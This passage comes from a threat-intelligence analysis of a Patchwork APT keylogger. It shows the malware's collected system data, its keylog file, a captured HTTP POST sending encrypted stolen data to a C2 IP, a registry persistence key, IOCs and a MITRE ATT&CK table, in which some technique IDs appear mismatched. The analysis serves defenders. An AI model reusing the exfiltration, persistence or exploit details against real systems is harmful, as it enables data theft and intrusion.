00242AE0 00 00 00 00 00 00 00 00 18 BD 71 08 46 FC 00 18 ........↑½q◘Fü.↑
```

The following image shows the stack data, which includes collected system information such as a universally unique identifier (UUID), username (#un), computer name (#cn), IP address (#lan), number of processor (#nop) and version (#ver) along with the C2 IP.



```
0039F608  0039FA78 ASCII "uuid=e29ac6c0-7037-11de-816d-806e6f6e69638e6d#un=dpk#cn=WIN-QBERE14Q9P0#on=mav6miv1#lan=192.168.110.128#nop=#ver=1.0"
0039F60C  0039FB44 ASCII "176.107.181.213"
0039F610  0039FA10 ASCII "uuid=e29ac6c0-7037-11de-816d-806e6f6e69638e6d#un=dpk"
0039F614  0039FB44 ASCII "176.107.181.213"
0039F618  0000011C
```

The Patchwork payload logs keystrokes, screenshots, and running processes with date and time and stores them in a file named TPX498.dat, in a %Temp% folders. The image below depicts the contents of the keylogger data file. The payload file also drops an 9PT568.dat file with ID:e29ac6c0-7037-11de-816d-806e6f6e69638e6d which might be used for network data encryption.




```
00000000: FEFF 004B 004C 0054-004E 004D 003A 0000-0000 43F4 001E 3DA3-001C 3DCC 0030 0030 ?KLTNM:  ?▲?∟?00

KLTNM:•
00000409

2021/01/19 20:40:13 - {OllyDbg - MSBuild.exe - [CPU - main thread, module MSBuild]}
[ALT]
2021/01/19 20:40:17 - {Temp}
[ALT][CTRL][CTRL][CTRL]c[CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL][CTRL]c•
```

Then malware uses the custom encryption logic to encode data and send it to the C2 server over HTTP communication, as depicted in the Wireshark image below. The multiple process threads of MSBuild.exe are responsible for sharing encoded stolen data in a POST request to the server. Each request body of the POST request ends with a unique identification value &crc=e3a6.



```
tcp.stream eq 34
No.  Time        Source           Destination      Protocol Length Info
648  754.585925  192.168.110.128  176.107.181.213  TCP      66 49229 → 80 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
651  755.002084  176.107.181.213  192.168.110.128  TCP      60 80 → 49229 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460
652  755.002128  192.168.110.128  176.107.181.213  TCP      54 49229 → 80 [ACK] Seq=1 Ack=1 Win=64240 Len=0
653  755.002182  192.168.110.128  176.107.181.213  HTTP     487 POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//8Dyot0NxyG.php HTTP/1.1  (application/x-www-form-urlencoded)
654  755.002359  176.107.181.213  192.168.110.128
655  755.428938  176.107.181.213  192.168.110.128
656  755.529033  176.107.181.213  192.168.110.128
657  755.529056  192.168.110.128  176.107.181.213
658  760.459402  192.168.110.128  176.107.181.213
659  760.459876  176.107.181.213  192.168.110.128
662  760.875558  176.107.181.213  192.168.110.128
663  760.875600  192.168.110.128  176.107.181.213

▷ Frame 653: 487 bytes on wire (3896 bits), 487 bytes captured
▷ Ethernet II, Src: Vmware_7c:5e:23 (00:0c:29:7c:5e:23), Dst: V
▷ Internet Protocol Version 4, Src: 192.168.110.128, Dst: 176.1
▷ Transmission Control Protocol, Src Port: 49229, Dst Port: 80,
▷ Hypertext Transfer Protocol
▷ HTML Form URL Encoded: application/x-www-form-urlencoded
```

Wireshark · Follow TCP Stream (tcp.stream eq 34) · Local Area Connection

```
POST //e3e7e71a0b28b5e96cc492e636722f73//4sVKAOvu3D//8Dyot0NxyG.php HTTP/1.1
HOST: 176.107.181.213
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:44.0) Gecko/20100101
Accept: application/x-www-form-urlencoded
Content-Type: application/x-www-form-urlencoded
Cache-Control: no-cache
Content-Length: 118

/sQ=YLaCTHRnqx8kDhkUmNBfPzF06Y&7/N=OoQIve0VmCb7/OX13A&D6Lq=EOevRtOMsIz7MjNGk/LrVl28PJrVXSUiO+hOFs1q5SkEnx8Q==&crc=e3a6HTTP/1.1 200 OK
Date: Wed, 20 Jan 2021 06:17:40 GMT
Server: Apache
X-Powered-By: PHP/5.6.40
Content-Length: 0
Content-Type: text/html; charset=UTF-8
```

POST URL on C2 server

Request body with encrypted stolen data

The Patchwork APT campaign has autostart capabilities by adding the payload files in a %Startup folder% of the victim machine so that it can execute on every reboot of the system.

The APT group employs the following registry entry for its persistence on the victim machine.

HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\filename.exe

Our recommendations are:

- Refrain from clicking on unverified/unidentified links.
- Do not open untrusted email attachments.
- Patch all open vulnerabilities or follow rigid patch management.
- Keep your Security software updated.

The Patchwork APT group has expanded its wings with enhanced malware toolsets and has been targeting China and other regions through spear phishing attacks. In recent attacks, the Patchwork group has
been using a payload that is a modified or custom-built RAT instead of using readily available remote admin tools.

The research team at Cyble is continuously monitoring to harvest the threat indicators/TTPs of emerging APTs in the wild to ensure that targeted organizations are well informed and proactively protected.

Indicators of Compromise (IOCs):

Indicator	Description
176.107.181[.]213	C2 server IP by Patchwork APT
446e00a53014006804135ef1c31dac6837c0cf635c26426e396b3067764f956d	SHA-256 of Patchwork keylogger payload file MSBuild.exe
79b3453196841d01f953bdf8aa5eddd69aa66c92387bcf2584341794ccfd3b89	Image1.eps script dropper component of exploit CVE-2019-0808
7fb7944fb452d8588194ea746910ed782865efb991fa02479e429f8fba677d3b	Exploit CVE-2019-0808 document. Chinese_Pakistani_fighter_planes_play_war_games.docx
asssszxxzcccjdddddccccdjjjddssdfgredf	Mutant object name

MITRE ATT&CK Framework:

ID	Description	Use
T1548.001	Abuse Elevation Control Mechanism: B ypass User Account Control	Uses CVE-2019-0808, a privilege elevation vulnerability in Windows Win32k component
T1560.006	Command and Scripting Interpreter: EPS script	Uses the EPS script to deliver payload.
T1560	Archive Collected Data	Encrypts the collected files path with AES and then encodes them with base64.

T1119	Automated Collection	Develops a file stealer to search the C:\ folder and collect files with certain extensions, executes a script to enumerate all drives, store them as a list, and uploads the generated files to the C2 server.
T1547.001	Boot or Logon Autostart Execution: Image File Execution Options Registry Keys / Startup Folder	It has added the path of its second-stage malware to the startup folder to achieve persistence. One of its file stealers has also persisted by adding an Image File Execution Options Registry key.
T1566.001	Phishing: Spearphishing Attachment	Uses spear phishing with an attachment to deliver files with exploits to initial victims.

T1203	Exploitation for Client Execution	Uses malicious documents to deliver remote execution exploits. The group has used CVE-2019-0808.